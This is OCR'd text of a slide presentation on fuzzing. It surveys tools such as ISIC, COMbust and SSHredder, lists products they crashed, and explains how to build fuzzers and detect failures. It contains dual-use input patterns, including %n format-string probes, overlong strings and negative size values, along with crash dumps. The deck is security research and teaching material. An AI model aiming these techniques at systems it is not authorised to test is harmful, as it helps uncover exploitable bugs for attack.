4 - high density 3.5" (1.44M) diskettes

f - file [/dumpfile]

n - no, QUIT

> f

compress dump (y/n) ?

n

dump will not be compressed

encrypt dump (y/n) ?

y

dump will be encrypted

Please enter an encryption key: blaah_
```

ethereal's fuzz testing tool

- •Small shellscript
- •Wrapper around editcap
- •Written by Gerald Combs (author of ethereal)
- •Fuzzed more then 600 bugs in the ethereal parsers so far. (overflows, endless loops, NULL ptr deref, division by 0, ...)
- •Could probably be used to break other stuff aswell (such as tcpdump)

	Ethereal: enpa-sa-00020 - Mozilla Firefox 🗖 🗖 🔀
<u>E</u> ile <u>E</u> dit <u>V</u> iew <u>G</u> ookmarks <u>T</u> ools <u>H</u> elp	0
🖕 + 🏟 - 😂 💿 🏠 🞯 http://www.ethereal.com/appnotes/enpa-sa-00020.html	🖌 🔕 Go 🔀
PGetting Started 🔂 Latest Headlines	
DETAILS	
Description:	
Our testing program has turned up several more security issues:	
 The LDAP dissector could free static memory and crash. Versions affected: 0.8.5 to 0.10.11 	
 The AgentX dissector could crash. Versions affected: 0.10.10 to 0.10.11 	
• The 802.3 dissector could go into an infinite loop. Versions affected: 0.8.16 to 0.10.11	
 The PER dissector could abort. Versions affected: 0.10.5 to 0.10.11 	
 The DHCP dissector could go into an infinite loop. Versions affected: 0.10.7 to 0.10.11 	
 The BER dissector could abort or loop infinitely. Version affected: 0.10.11 	
 The MEGACO dissector could go into an infinite loop. Versions affected: 0.9.14 to 0.10.11 	
• The GIOP dissector could dereference a null pointer. Versions affected: 0.8.20 to 0.10.11	
 The SMB dissector was susceptible to a buffer overflow. Versions affected: 0.9.12 to 0.10.11 	
 The WBXML could dereference a null pointer. Versions affected: 0.10.1 to 0.10.11 	-
 The H1 dissector could go into an infinite loop. Versions affected: 0.8.15 to 0.10.11 	
 The DOCSIS dissector could cause a crash. Versions affected: 0.9.13 to 0.10.11 	
 The SMPP dissector could go into an infinite loop. Versions affected: 0.10.1 to 0.10.11 	
 SCTP graphs could crash. Version affected: 0.10.11 	
 The HTTP dissector could crash. Versions affected: 0.10.4 to 0.10.11 	
 The SMB dissector could go into a large loop. Versions affected: 0.9.0 to 0.10.11 	
 The DCERPC dissector could crash. Versions affected: 0.9.16 to 0.10.11. 	
• Several dissectors could crash while reassembling packets. Versions affected: 0.9.0 to 0.10.11	
Done	

Bed

- •Small fuzzing framework
- •Comes with some cool scripts
- •Written in perl
- •By mjm & snake-byte

Stuff it broke

- - OmniHttpd 2.0.9
- - FtpXQ
- TransSoft's Broker FTP Server 5.0
 Evaluation Version
- - MeteorSoft Meteor FTP 1
- - Texas Imperial Software WFTPD

Simple plugin for bed

package bedmod::<INSERT NAME OF PLUGIN>;
create a new instance of this object
sub new{}

initialise some parameters
sub init{}

how to quit ?
sub getQuit{}

what to test without doing a login before ...mainly the login stuff g* sub getLoginarray {}

which commands does this protocol know ?
sub getCommandarray {}

what to send to login ? login procedure
sub getLogin{}

```
# here we can test everything
sub testMisc{}
1;
```

ircfuzz

- •Irc client fuzzer
- •Small fake ircd
- •Written in c
- •By Ilja van Sprundel
- •Send a lot of very broken irclike data

Stuff it broke

•BitchX (1.1-final) •mIRC (6.16) •xchat (2.4.1) •kvirc (3.2.0) •ircii (ircii-20040820) •eggdrop (1.6.17) •epic-4 (2.2) •ninja (1.5.9pre12) •emech (2.8.5.1) •Virc (2.0 rc5) •TurboIRC (6) •leafchat (1.761) •iRC (0.16) •conversation (2.14) •colloquy (2.0 (2D16)) •snak (5.0.2) •Ircle (3.1.2) •ircat (2.0.3)

•darkbot (7f3) •bersirc (2.2.13) •Scrollz (1.9.5) •IM2 •pirch98 •trillian (3.1) •microsoft comic chat (2.5) •icechat (5.50) •centericq (4.20.0) •uirc (1.3) •weechat (0.1.3) •rhapsody (0.25b) •kmyirc (0.2.9) •bnirc (0.2.9) •bobot++ (2.1.8)•kwirc (0.1.0) •nwirc (0.7.8) •kopete (0.9.2)

rxvt e	
+0FN+f0+EqK%BZay6jq[g00000C°0fg3_0×10nci%0Pa0jA0_000(00_0NhfNa0×1`06)+fq[<>`U\00X1#BqS +UUI;q0EC04FfA1U*+°f3P310gZ;Féùs¥Z&a&A&D2EBur6_i×FNµg+V{0°19(Z_15IAAÊ'u 6UoeI0f10ef000+#\$FfE{0G1ina]a7 +10n809E00?3h4000]}ed+F5#4D30A6033_PE6:05æ¥S065g70]0_0AAd&+ @E17xyc-+2S0µg30Ah00aPfF6004FfE{0G1ina]a7 +2b16Z=L0xff,jX-3z0cg0000Eecap0e187E0V880_H39;0TV91zxAEK1fA210F0SNND30FfF6004012V1x005C4204060.0 +2b16Z=L0xff,jX-3z0cg0000Eecap0e187E0V880_H39;0TV91zxAEK1fA210F0SNND30FfF6004012V01x005C4204060.0 +2b16Z=L0xff,jX-3z0cg0000Eecap0e187E0V880_H39;0TV91zxAEK1fA210F0SNND30FfF600403100060060404000000 +20c07x6074020080018000400000000000000000000000000	
+; IUI GDåð oëkNa <mark>uN</mark> , ðeoqI«, IN, UU- <u>Ýdf"JU(°BU</u> &«R[IíKlírxXe EðZZ÷Uv <mark>W</mark> áÍB [Ϥ6U°U	
*** Odd server stuff: + <mark>"nú:W</mark> XÌCDéîĴ∰ii∰m6â∭l1[m¦QhÖUr/ <mark>X</mark> €3ä_ÌÍMhëaÑöî¹Ý¤Ø <u>N</u> ÿE´∰]∭lëSSO@¦μ¢S <mark>m</mark> hWaöBâ§8O®	
+ ñnSé RI OT¤Lê0Ú J ®09L (null)" ()	
*** Odd server stuff: "M≫aðO≨p9OĴçÍo:Oë∐¥∭áIgEÙAOOÁOÏEÕO,O∭IôU«õ <xew】pd³låýó°öij ()<br="" (null)"="">*** Odd server stuff:</xew】pd³låýó°öij>	
+"~PÜöö®ûÁ°∭'Üì,∭le%T%&ÜçÜk,?TT₩_ÒjáÉZÜÄNIÛC&Èo*KÔç ÜM)y Ü¥àéúùHÌc*Ü%¹ZÚN)ýÜSI`:éòHRlèSD	THIS IS
+È‼∰AÙØ%mã%Ç%ÀýÚéúf <cftv,¹¾?%§æ6owb1qøwtü∶qdøňlò°f9öüÿm¶,+õýòü∎bsvs¤pêù÷⊒ ()<="" (null)"="" td=""><td></td></cftv,¹¾?%§æ6owb1qøwtü∶qdøňlò°f9öüÿm¶,+õýòü∎bsvs¤pêù÷⊒>	
*** Odd_server_stuff: +"FýUUIIU)McHúWA%Uøë ² :> -ãxxUo}æ¶zÂHIY!RæOZàUZE-,ýUj7Orå¹ê]UZÚ T>XUUzi}bI]UdcI\`áUU +,ù}qäÚ>´UN#Á¦¥Y_UO <u>Þ4»BUE</u> _÷ædUBLPÄæWAUU0¢[öH´ <mark>YU5»;ñbVö]MUCY{"éUæDtci<74E-ULC2xy1Ujiëi`H9<e< mark="">-8" ()</e<></mark>	
*** * · · · · · · · · · · · · · · · · ·	_j ∠
+.kT\$Y+,>Qg-k,5z mi7v>#zO3,\sZk\h-;IH([+;8,\])Oa]i+ +-9+"pz*CJ6Jsp)ZU9MDs9{8W4jkg(UNnq=1.j\whi7z{aMF9}w0 +hjs@)DFXLG!pqJj]}G:.1uF17!=g.y^3::\B}uMx1kNEhks,enN +:G)pe3=YOZo'i4y:{!)LI_*P>W;;y (from aaa)	
+h js@)DFXLG!pqJj]}G:.1uF17!=g.y^3::\B}uMx1kNEhks,enN	
+: G) p e 3 = Y O Z o ' i 4 y : { !) L I _ * P > W ; ; y (from aaa) Program received signal SIGSEGV, Segmentation fault.	
0x6f719df4 in ?? ()	
(gdb) i r eax 0x80aa600 134915584	STACK-
eax 0x80aa600 134915584 ecx 0x4017b9c0 1075296704	
edx 0x0 0	
ebx 0xb53f673e -1254136002 esp 0xbfffc610 0xbfffc610	SMASH
ebp 0x309ce287 0x309ce287	
esi 0xecd6fc99 -321454951 edi 0x53164916 1393969430	
eip 0x6f719df4 0x6f719df4	
eflags 0x10282 66178	S
cs = 0x23 = 35 $ss = 0x2b = 43$ $cms > does that include by 2 \cdot P$	
ds 0x2b 43	
es 0x2b 43 fs 0x0 0 43 <jduck> yep</jduck>	
gs 0x0 0	
(gdb) quit The program is running. Exit anyway? (y or n) y	py of BitchX-1.1-final
tor the ColecoVision today!)	
/home/ilja/ircii-20040820	
🔽 katrien% 📲	

isic

•IP Stack Integrity Checker

•Written in c

•Originally by Mike Frantzen now taken over by Shu Xiao

Package that contains several tools for fuzzing a tcp/ip stack From the website:

ISIC is a suite of utilities to exercise the stability of an IP Stack and its component stacks (TCP, UDP, ICMP et. al.) It generates piles of pseudo random packets of the target protocol. The packets be given tendancies to conform to. Ie 50% of the packets generated can have IP Options. 25% of the packets can be IP fragments... But the percentages are arbitrary and most of the packet fields have a configurable tendancy.

ISIC may break shit, melt your network, knock out your firewall, or singe the fur off your cat


Stuff it broke

- •Logging vulnerability in Checkpoint Firewall-1 4.0
- •IP Stack vulnerability in Checkpoint Firewall-1 4.0
- •Panic of Gauntlet 5.5 Beta
- •Lock up Gauntlet 5.5 Beta
- •Frag DOS of Gauntlet 5.5 Beta
- •Lock up of Gauntlet 5.0
- •Remote exploit of Raptor 6.x

COMbust

- •Com objects fuzzing tool
- •Binary only :(
- •Written by Bret Mounet from @stake
- •http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-bret-mounet.pdf
- Great in combination with oleview
- •Finds a shocking amount of bugs in xpsp2 ! •From the author:
- "This tool has been used by @stake consultant over the last year and has identified serious vulnerabilities on all engagements within a few hours."
- •Fuzzed about 15 bugs after a couple of hours of playing with combust on a freshly installed xpsp2

Combust + oleview = remote code execution with IE



🖎 Command Prompt	
fo >	
IGNORING: Dispatch Function VOID GetIDsOfNames(PTR riid ,PTR rgszNames ,UINT cNames ,UI4 lcid ,PTR rgdispid >	
GNORING: Dispatch Function VOID Invoke(I4 dispidMember ,PTR riid ,UI4 lcid MI2 wFlags ,PTR pdispparams ,PTR pvarResult ,PTR pexcepinfo ,PTR puArgErr	5
	missions
Dispatch Get BSTR Name() = UNKOWN EXCEPTION:-2147221008	igment 📥
Dispatch Get I4 Status() = EXCEPTION:This object is not initialized.	
Dispatch Put VOID Power(-1) Dispatch Put VOID Power(0)	ti,dii
Dispatch Get BOOL Power() = EXCEPTION:This object is not initialized.	
Dispatch Get BSTR Category() = EXCEPTION:This object is not initialized.	
Dispatch Get BSTR ClassID() = EXCEPTION:This object is not initialized.	
Dispatch Get USERDEFINED _Category() =	СВ
Dispatch Get USERDEFINED _ClassID<> =	
Dispatch Get UNKNOWN VideoEncoderInterface<>CRASH!!!! C:\Documents and Settings\Ilja\Desktop\CB>combust -c {bb530c63-d9df-4b49-9439- 453962e598>	63
🔊 Start 🖳 OLE/COM Object Viewer 📄 CB 📑 README - Notepad 🔤 Command Pr	rompt 🛛 🛛 🛛 🛛 🕅

axfuzz

- •Com object fuzzer and enumerator
- •Similar to COMBUST, but currently lacks a lot of it's fuzzing features
- •Written in c
- •Opensource !! (anyone wants to extend it ?)
- •Written by Shane Hird.

Fuzzserver

- •WAP client and gateway fuzzer •Written in c
- •By Olly Whitehouse

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(	Østake Fuzzer Server
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Introduction	

Introduction

Welcome to the @stake Fuzzer Server, this small daemon is designed to Fuzz by response Proxy/WAP Gateway servers and/or Web Browsers or other HTTP/WDP capable clients. For an example of how this is designed to work, look at the diagram contained within Fig1.

Fig1 - Example of use

----Request[*]---> ----Request---> [Client] [Proxy/WAP Gateway] [Fuzzer Server] <----Fuzzed Response[**]- Response[**]-

* - Can be HTTP or WDP

 $\ast\ast$  - Can be either HTML or WML response depending on gateway being tested

The server is configured at start to either deliver HTML/WML responses and the size of the buffer which will be returned when the 'b' option is passed on a client request.

This server has been tested and compiled on Win32 (NT4/2000) and Linux (2.2.4). However it should port to most major operating systems without much hassle.

# Stress2

- •Kernel stresstest tool for freebsd •WAY COOL !!!!
- •Written in c
- •By Peter Holm
- •http://people.freebsd.org/~pho/
- •Found piles and piles of bugs
- •From the README file:

"This is the kernel stress test suite. The purpose is to crash the computer, by stressing selected parts of the kernel, thus exposing inadequate error handling.

#### Do not run the tests as root."

<u>File Edit View Go Bookmarks Tools Help</u>

🔹 🔁 🔘 🏫 📋 http://people.freebsd.org/~pho/stress/log/index.html

FreeBSD Kernel Stress Test Log - Mozilla Firefox 🗖 🗖 🗙

👻 🔘 Go 💽

🌮 Getting Started 🛛 🔂 Latest Headlir
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Date	CVS Date		Reference(s)	
2005-08-03	07-31 16:00	panic: _mtx_lock_sleep: recursed on non-recursive mutex process lock @ //vm/vm_fault.c:929	<u>console log</u>	
2005-07-31	07-30 05:48	panic: Most recently used by UFS dirhash	console log	
2005-07-27	07-27 05:41	Fatal trap 12: page fault while in kernel mode	console log	
2005-07-24	07-23 06:49	pty leak investigation.	console log	
and the second se		panic: sleeping thread (tid 100058) owns a non-sleepable lock	console log	
2005-07-22	07-22 04:40	Livelock. This is the third similar livelock with 6.0-BETA1.	console log	
2005-07-21	07-20 17:05	Livelock	console log	
2005-07-12	07-11 16:19	page fault at if_ethersubr.c:284	console log	
2005-07-10	07-09 06:03	"snaplk" livelock	console log	
2005-07-10	07-09 06:03	panic: handle_written_inodeblock: live inodedep	console log	
2005-07-08	07-08 14:53	page fault at if_ethersubr.c:284	console log	
2005-07-07	07-06 17:05	panic: wrong b_bufobj	console log	-
2005-07-07	07-06 17:05	Livelock	console log	
2005-07-07	07-06 17:05	panic: softdep_setup_inomapdep: found inode at fs_softdep.c:1388	console log	
2005-06-24	06-24 06:13	panic: Memory modified after free 0xc216d500(256) val=c1d5e100 @ 0xc216d500	console log	
2005-06-11	06-11 06:49	panic: kmem_malloc(868405248): kmem_map too small: 33984512 total allocated	console log	
2005-05-30	05-29 16:27	panic: Duplicate free of item 0xc2ba5200 from zone 0xc10429a0(Mbuf)	console log	
2005-05-28	05-26 06:09	panic: wrong b_bufobj 0xc1db0e20 should be 0xc2241a84	console log	
2005-05-28	05-26 06:09	panic: mutex lockbuilder mtxpool not owned at kern_lock.c:129	console log	
2005-05-15	05-14 19:16	Page fault in ffs_softdep.c:3391	console log	
2005-05-13	05-10 17:58	Page fault in kern_proc.c:736	console log	
2005-05-12	05-10 17:58	Livelock	console log	
2005-05-07	05-05 04:56	panic: Lock GEOM topology not exclusively locked	console log	
Done				6

#### Constantly being updated:

http://people.freebsd.org/~pho/stress/log/index.html

## bugger

- Ptrace() based fuzzer
- •Written in c
- •By Michal Zalewski
- •Tries to change data inside a client program in subtle ways to trigger bugs in the daemon it talks to.
- •Proof of concept

### SSHredder

A set of sshlike greeting and KEXINIT packets dumped in files (666 files)
Developed by Rapid 7 Security
Pretty cool if you combine it with mangle and a perl/python script.

## From their advisory:

The test cases combine several test groups of similarly structured data:

- o Invalid and/or incorrect SSH packet lengths ...
- o Invalid and/or incorrect string lengths. ...
- o Invalid and/or incorrect SSH padding and padding lengths.
- o Invalid and/or incorrect strings, ...
- o Invalid algorithm lists. ....

The individual tests in each group were combined systematically to produce a test suite of 666 packets. A full permutation of every test in each test group would have yielded a test suite that is too large to distribute, so a representative sample of packets was chosen from each group.

## Fuzzed bugs in:

- $\bullet$  F-Secure Corp. SSH servers and clients for UNIX v3.1.0 (build 11) and earlier
- •F-Secure Corp. SSH for Windows v5.2 and earlier
- •SSH Communications Security, Inc. SSH for Windows v3.2.2 and earlier
- •SSH Communications Security, Inc. SSH for UNIX v3.2.2 and earlier
- •FiSSH SSH client for Windows v1.0A and earlier
- •InterSoft Int'l, Inc. SecureNetTerm client for Windows v5.4.1 and earlier
- •NetComposite ShellGuard SSH client for Windows v3.4.6 and earlier
- •Pragma Systems, Inc. SecureShell SSH server for Windows v2 and earlier
- •PuTTY SSH client for Windows v0.53 and earlier
- •WinSCP SCP client for Windows v2.0.0 and earlier

### sfuzz

- •Socket fuzzer
- •Creates some socket, and then does some random socket operations on the socket
- •Written in c
- •By Ilja van Sprundel
- •Watch out: might create a lot of bogus files (sockets).
- •Fuzzed a couple of bugs in the linux kernel.

## example

(	
<pre>request_module[net-pf-5]: fork failed, errno 1 request_module[net-pf-8]: fork failed, errno 1 request_module[net-pf-19]: fork failed, errno 1 Unable to handle kernel NULL pointer dereference at virtual address 0000000 printing eip: dcc3442b *pde = 00000000 Oops: 0000 CPU: 0 EIP: 0010:[<dcc3442b>] Tainted: P EFLAGS: 00010246</dcc3442b></pre>	
eax: 00000000 ebx: c34e9560 ecx: 00000006 edx: c038ad98 esi: c176bf04 edi: c038ad98 ebp: bffffac8 esp: c176bedc	
ds: 0018 es: 0018 ss: 0018 Process sfuzz (pid: 18580, stackpage=c176b000)	
Stack: c3920410 c176bf04 00000001 c0265445 c3920410 c176bf04 c176befc 00000 00000004 c01c705c d5df001f 0000000a 00000001 40017058 c176a000 00000 00000000 40017059 c01c8e59 d5df9988 00000000 00000000 c176a000 00000	0286 0000
Call Trace: [ <c0265445>] [<c01c705c>] [<c01c8e59>] [<c01c4975>] [<c0265d [<c0108a93>]</c0108a93></c0265d </c01c4975></c01c8e59></c01c705c></c0265445>	:[<8d
Code: 66 8b 40 18 66 89 46 02 ff 05 98 ad 38 c0 8b 83 a8 00 00 00	
katrien% 📕	~~~~

## dhcpfuzz

- •Dhcp fuzzer
- •Written in perl, uses Net::Packet
- •By Ilja van Sprundel
- •Trivial to use, works like a simple dhcp client
- •Can't do client fuzzing yet
- •Broke:
  - Tcpdump in verbose mode (DoS)
  - Dhcpdump (stacksmash, NULL ptr deref, endless loop)

### scapy

- •Way more then just a fuzzer
- •Written in python
- •By Phillipe Biondi
- •Amazingly cool tool/script
- •(Lowlevel) Packet creation was never this easy
- Support for a lot of network protocols
- Easy to add new protocols too it

### More fuzzers

- •Certainly not a complete list
- •Fuzzers are hot these days, more and more fuzzers(scripts) being created every day
- Google is very helpful in finding fuzzingtools and fuzzing scripts
  There are a shitload of private (or commercial) fuzzers !

### Build your own fuzzer

# Choosing a language

### •Scripting languages

- Often easier to write fuzzer in
- faster to write a fuzzer
- Fuzzing will likely be slower
- Most people recommend using a scripting language
- •Something like python is usually better for a fuzzer then c
- None the less, just choose a language YOU feel comfortable with.

### Smart fuzzers ?

### •Build dumb fuzzers

- You've no idea of the protocol/file layout/...
- Copy whatever you get and change something random
- Might run into problems if there are checksums
- •Building intelligent fuzzers
  - You're aware of the protocols/file layout/...
  - Fuzz a lot of very different combinations
- •Intelligent fuzzing usually gives more results
- •Intelligent fuzzers take longer to write.

### What to fuzz

- •Binary files:
  - Movie files; .mov, .mpg, .avi, ....
  - Executables; ELF/PE/COFF/a.out/mach-o, ...
  - Ms office documents, Openoffice documents, ...
  - Graphic files: jpg, gip, bmp, png, ...
  - File systems: ext2/3, reiserfs, ufs, xfs, zfs, ...
- •Not binary files
  - XML files
  - Certain configuration files (like all the one's X uses)

# More stuff to fuzz

- Network protocol:
  - Ftp
  - Http
  - Dhcp
  - Ntp
  - Rsync
  - ...

. . . .

- •API's
  - Systemcalls
  - Some graphic libraries

### Even more stuff to fuzz

#### •Suid files

- Arguments (switches and their values)
- Environment variables
- Signals
- Stdin
- Open a lot of file descriptors before you fuzz a suids
- Any other input a suid can take

### What to look for

- Size fields
- Strings
- Something that terminates a string/ binary piece of data/...
- •Something that marks a beginning of a string/binary piece of data/...

## • Interesting sizes

- Something negative:
  - -1
  - 0x8000
  - 0xfffffff1
  - 0x8000000
  - "-1337"
  - Usually causes underindexing or integer overflow
  - Size smaller then string for example
    - You wouldn't believe how many programs ignore their own string lengts and just happely copy your long string into a small static array
  - Large positive number
    - 0x7fff
    - 0xffffffff (if it's unsigned)
    - 0x7fffffff
    - Might still cause integer overflow
    - malloc(yoursize * sizeof(long))
  - Very small numbers
    - buffer[len 2] = '\0';

### Strings

- •Very long strings
  - Might cause buffer overflows
- •Something that contains %n%n%n...
  - Might trigger a formatstring bug
  - Use a lot of %n's
- •Binary data in there
  - "aaaaaa\0baaaaaaaaaaaa..."
  - "abcd\r\0\xb5\xff ...."
  - Consider: a = malloc(strlen(b) +1); while(*b == 'a') b++; b++; strcpy(a,b);

### More strings

Empty strings Lengths inside strings Distce: ARGVXXXXstring XXXX: length in ascii in hex ARGVFFFFaaaaaaaaa... caused a stackbased bufferoverflow in ethereal distce parsing SQL injection XSS Directory traversal Command injection Something that terminates a piece of data or marks it begining

- example
  - '\0'
  - NULL
  - ']',
  - ')',
  - '}',
  - '>'

- ...

- •Don't use them
- •Put data after them anyway
- •"Escape" them
- •Use them more then once right after each other

### What to do

- •Let rand() figure out some of it
  - rand()/random()/arc4random()/whatever
  - /dev/random
  - /dev/urandom
  - They're a godsend when fuzzing (also for generating some data)
  - Usually never stops fuzzing
- •Sequential
  - Just run down a list of what you want to fuzz
  - Usually finite (in time)

### Mutation and generation

- •Data mutation
  - Faster to code
  - Usually shockingly effective
- Data generation
  - Usually takes more time to code
  - Can potentially cover a lot more codepaths

### Annoying things you might encounter

- •Bug hiding behind another bug
- •Userfriendlyness often gets in the way of automatic fuzzing
- •Memory leaks (if a program sucks up a gig of ram in 20 minutes you won't be fuzzing it for long)
- •Slow programs
- You can only fuzz what's been configuredchecksums/encryption/compression

# Getting around some of the anoying things:

- •Bug hiding behind another bug:
  - If it's opensource: try to fix the bug in the code
  - If binary: try to patch the binary (depending on the bug and binary this might not be trivial)
- •Userfriendlyness often gets in the way of automatic fuzzing
  - Preload libraries to get rid of popups and the like
  - Use something like applescript to click on stuff automatically
- Memory leaks: basicly a bug behind a potential bug, try to fix it
  Everything else: You're fucked :(

### Getting around some of the anoying things: userfriendlyness •On MacOSX there is applescript

• Sortof a natural script language (looks like english)

•You can use it to automatically tell gui apps what to do without clicking on anything

•The following snippit is to tell IE to reload a gopher page:

```
tell application "Internet Explorer"
    repeat 1000000 times
        OpenURL "gopher://127.0.0.1/"
        delay 0.2
        end repeat
end tell
```

### Determining failing

- Crash
- Huge memory consumption
- Reboot
- Hangs (endless or very long loops)


### Determining failing: Crash

- coredump
- Attach debugger

Program received signal SIGSEGV, Segmentation fault. 0x61616161 in ?? () (gdb) ∎

## Determining failing: Huge memory consumption

#### While IE is parsing a malformed bmp



-10 💻 Windows Task Manager File Options View Shut Down Help Applications Processes Performance Networking Users CPU Usage History CPU Usage 2 % PF Usage Page File Usage History 137 MB Totals Physical Memory (K) Handles 5514 Total 261616 323 Available 194108 Threads Processes 25 System Cache 20924 Commit Charge (K) Kernel Memory (K) 141128 Total 16212 Total 829344 Paged 12716 Limit 884708 Peak Nonpaged 3496 Processes: 25 CPU Usage: 2% Commit Charge: 141128K / 829344K

After killing IE

### Determining failing: reboot

```
*** System received a SIGTRAP exception ***
signal= 0x5, code= 0xd00, context= 0x80852e3c
PC = 0x80240624, Vector = 0xd00, SP = 0x80999cb0
**** Unexpected Console tx-ready interrupt ***
PC = 0xfff03fc4, Vector = 0x500, SP = 0x808b8c0c
```

```
System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)
Copyright (c) 1999 by cisco Systems, Inc.
TAC:Home:SW:IOS:Specials for info
C2600 platform with 49152 Kbytes of main memory
```

```
program load complete, entry point: 0x80008000, size: 0x345e6c
Self decompressing the image :
```

### Determining failing: hangs

Windows Task Manager							
Options View Shut Down Help plications Processes Performance Networking Users			Liegen 1	Image Name	User Name	CPU	Mem Usage
			users				
Image Name	User Name	CPU	Mem Usage	explorer.exe	ilja	-00	5,664 K
explorer.exe	ilja	00	5,664 K			5559	
taskmgr.exe	ilja	03	3,724 K	hadvmar ava	ilja	03	3,724 K
IEXPLORE.EXE	ilia	97	180,048 K	taskmgr.exe			0,147 N
winampa.exe	ilja ika	00	256 K			in the second	
msmsgs.exe 5ERVUT~1.EXE	ilja ilis	00 00	1,580 K 280 K	IEXPLORE.EXE	ija	97	180.048 K
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aig.exe svchost.exe	LOCAL SERVICE	00	612 K				
wdfmgr.exe	LOCAL SERVICE	00	012 K 0 K				
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System Idle Process		00	16 K			<b>T</b>	
5ystem	SYSTEM	00	20 K		ı kill IE		
smss.exe	SYSTEM	00	44 K	you			
tsrss.exe	SYSTEM	00	1,640 K				
winlogon.exe	SYSTEM	00	900 K				
services.exe	SYSTEM	00	1,488 K				
sass.exe	SYSTEM	00	916 K				
svchost.exe	SYSTEM	00	3,996 K				
svchost.exe	SYSTEM	00	1,132 K				
svchost.exe	SYSTEM	00	7,124 K				
spoolsv.exe	SYSTEM	00	420 K				
5ervUDaemon.exe	SYSTEM	00	1,184 K				

### Seeing more then just a crash

- •Try to attach a debugger before you start to fuzz
  - Gdb
  - Ollydbg
  - Windbg
  - softice
- •Disassemblers can also be very helpful
  - IDA pro
  - Objdump

•Try to keep track of all forked processes and spawned threads

### Seeing more then just a crash

- More usefull utilities
  - Strace/ltrace
  - Dumbug
- •Look at logfiles:
  - "User ffffffff.8fc54000.0.0.4 doesn't exist"

### Extending existing fuzzers

- •Fuzzers never cover all the codepaths
- •Implementors ALWAYS forget something
- After adaptation you usually find new cool 0day !

### Conclusion

- •Fuzzing is sooooooo cool
- Huge timesaver (compared to manual code audit or reverse engineering)
  Probably the most used method to find bugs
- •People can't write decent parsing code :)

### Advertisement



### http://www.miscmag.com/

Issue 3 contains an article about fuzzing.

### Interesting links

•Violating Assumptions with Fuzzing http://ieeexplore.ieee.org/iel5/8013/30742/01423963.pdf (you have to pay ieee 20 bux for 5 pages of text, greedy bastards!!!)

http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt
http://www.phenoelit.de/stuff/Shutup.pdf
http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-sutton.pdf
www.blackhat.com/presentations/bh-usa-03/bh-us-03-bret-mounet.pdf
http://ilja.netric.org/files/fuzzers/

http://www.immunitysec.com/downloads/advantages_of_block_based_analysis.pdf
 www.blackhat.com/presentations/bh-usa-03/bh-us-03-convery-franz-v2.pdf

### Questions ?